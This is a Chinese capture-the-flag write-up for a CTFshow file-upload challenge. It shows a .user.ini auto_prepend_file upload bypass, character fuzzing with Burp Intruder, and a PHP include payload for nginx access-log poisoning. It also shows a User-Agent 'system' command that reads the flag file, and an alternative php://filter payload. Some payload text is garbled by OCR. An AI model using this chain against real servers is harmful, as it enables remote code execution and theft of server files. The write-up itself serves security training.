


CTFshow-web入门

后端校验要严密

 上传图片

1.查看网站用的什么服务器，.htaccess只能用于Apache服务器，所以配置文件要上传.user.ini



The screenshot shows the Wappalizer tool interface. The left sidebar displays the target website 'CTFshow-web入门' and the page content '后端校验要严密' with an '上传图片' button. The main panel shows the detected technologies:

Category	Technology	Version
Web 服务器	Ngix	1.20.1
反向代理	Ngix	1.20.1
编程语言	PHP	5.6.40
用户界面 (UI) 框架	Layui	2.5.6
JavaScript 库	jQuery	3.2.1

Additional features include an 'Export' button, a 'Generate sales leads' section, and a note: 'Something wrong or missing?'.

2.先上传一个图片后缀的文件用于绕过前端，没有内容也行，用bp抓包

```
-----WebKitFormBoundaryE9dDazlmtH
7yxd9Z
Content-Disposition: form-data;
name="file"; filename="100.png"
Content-Type: image/png

-----WebKitFormBoundaryE9dDazlmtH
7yxd9Z--
```

3.将filename改为.user.ini，再post传入文件内容，.user.ini文件会配置当前目录中的php文件

图片中auto_prepend_file=1.png的意思是在当前目录所有php文件前插入1.png的内容

#只影响php文件

auto_prepend_file: 在文件前插入

auto_append_file: 在文件最后插入

```
7yxd9Z
2 Content-Disposition: form-data;
name="file"; filename=".user.ini"
3 Content-Type: image/png
4
5 auto_prepend_file=1.png
6 -----WebKitFormBoundaryE9dDazlmtH
7yxd9Z--
7
```

通过dirsearch可以摸清结构

```
dirsearch -u https://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/
/usr/share/dirsearch/lib/core/installation.py:24: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources

v0.4.3

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET
Threads: 25 | Wordlist size: 12293

Target: https://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/

[10:55:10] Scanning:
[10:55:19] 200 - 0B - /flag.php
[10:55:20] 403 - 571B - /images/
[10:55:20] 301 - 185B - /images → http://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/images/
[10:55:20] 301 - 185B - /js → http://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/js/
[10:55:20] 403 - 571B - /js/
[10:55:25] 301 - 185B - /upload → http://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/upload/
[10:55:25] 200 - 61B - /upload.php
[10:55:25] 200 - 271B - /upload/
```

```
dirsearch -u https://13757017-8edb-4883-aeb4-abc322f0562f.challenge.ctf.show/upload/
/usr/share/dirsearch/lib/core/installation.py:24: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources

v0.4.3

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET
Threads: 25 | Wordlist size: 12293

Target: https://13757017-8edb-4883-aeb4-abc322f0562f.challenge.ctf.show/

[11:01:37] Scanning: upload/
[11:01:47] 200 - 12B - /upload/index.php
```

4.修改完成后Forward，显示上传成功

文件上传成功，路径：upload/.user.ini

 上传图片

5.再上传文件，同第二步

```
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9 Connection: keep-alive
10
11 -----WebKitFormBoundary9M3v12whqvtiHddR
12 Content-Disposition: form-data; name="file"; filename="100.png"
13 Content-Type: image/png
14
15 -----WebKitFormBoundary9M3v12whqvtiHddR--
16
```

6.测试过滤了那些字符，不然效率会很慢，先搞一个占位符

```
1 -----WebKitFormBoundary9M3v12whqvtiHddR
2 Content-Disposition: form-data; name="file";
3 Content-Type: image/png
4
5 |
6 -----WebKitFormBoundary9M3v12whqvtiHddR--
7
```

7.选中后Ctrl+l， 送到Intruder模块并自动添加好了payload位置

```
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 -----WebKitFormBoundary9M3v12whqvtiHddR
22 Content-Disposition: form-data; name="file"; filename="100.png"
23 Content-Type: image/png
24
25 $1$
26 -----WebKitFormBoundary9M3v12whqvtiHddR--
27
```

1个payload 位置?

8.进入payload模块，加载fuzz文件，要取消勾选url编码，不然影响测试

fuzz文件的内容为所有字符，要获取可以执行下面的脚本，不需要可以直接看第九步

```
import string

with open("fuzz.txt","w") as file:
    for c in string.printable:
        file.write(c+'\n')

#也可以在fuzz.txt文件中加如flag, php等关键字, 顺便测试
```

The screenshot displays a dark-themed web interface with three main sections for configuring payloads:

- Payload设置[简单列表]**: A section for managing a list of payloads. It includes buttons for '粘贴' (Paste), '从文件加载' (Load from file), '删除' (Delete), '清空' (Clear), '去重' (Deduplicate), '添加' (Add), and '从列表中添加...' (Add from list...). A list of items is shown with indices 0 through 6, and a text input field for adding new items with the placeholder 'Enter a new item'.
- Payload处理**: A section for defining rules to process each payload before use. It features buttons for '添加' (Add), '编辑' (Edit), '删除' (Delete), '上移' (Move up), and '向下' (Move down). A table with columns '已启用' (Enabled) and '规则' (Rule) is visible.
- Payload编码**: A section for configuring URL encoding. It includes a checkbox for 'URL编码字符' (URL encoding characters) and a text input field containing the character set `!@=<>?+&*;"'{}|^#`.

9.筛选长度，过滤字符如下

请求	payload	状态码	接收到响应	错误	超时	长度	注释
70	(200	28			687	
79	;	200	28			687	
85	[200	29			687	
90	^	200	31			687	
91	{	200	25			687	
95	~	200	36			687	
102	php	200	27			687	
104	log	200	33			687	
0		200	59			660	

10.括号都没了，但是可以进行日志注入，在包含日志文件，nginx的默认日志文件为/var/log/nginx/access.log，log被过滤了，但是可以用'连接

上传木马为，`<?=include '/var/!'.'og/nginx/access.!'.'og'>`

(当然也可以`<?=include"ph"."p://filter/convert.base64-encode/resource=../flag.p"."hp">`,更简单)

11.访问upload文件夹中的index.php并在User-Agent中添加php语句，Excute两次得到flag

URL
https://91cf381f-4714-4e95-a3cc-f0304986a81a.challenge.ctf.show/upload/index.php

Use POST method

MODIFY HEADER

Name	Value
<input checked="" type="checkbox"/> Host	91cf381f-4714-4e95-a3cc-f0304
<input checked="" type="checkbox"/> User-Agent	<?php system('tac ../flag.php
<input checked="" type="checkbox"/> Accept	text/html,application/xhtml+xml
<input checked="" type="checkbox"/> Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh

```

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari
oad/~user1 HTTP/1.1" 200 1627 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Dec/2025:02:56:30 +0000) "GET /upload/~www HTTP/1.1" 200 1627 "-" "Mozilla/5.0 (Windows NT 10.0; Win64;
ome/87.0.4280.88 Safari/537.36" 172.12.234.244 - - [09/Dec/2025:02:56:30 +0000] "GET /upload/~web HTTP/1.1"
leWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 172.12.234.244 - - [09/Dec/2025:02:5
ndows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36" 17:
P/1.1" 200 283 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0" 172.12.234.244 - - |
283 "https://ctf.show/" "$flag="ctfshow{588a1b92-4078-4888-a995-385b6d0de14e}"; */# @link: https://ctfer.cor
11:40 # @Last Modified by: h1xa # @Date: 2020-09-21 21:31:23 # @Author: h1xa # ding: utf-8 -*/#

```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 无障碍环境 存储 应用程序 HackBar

JAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL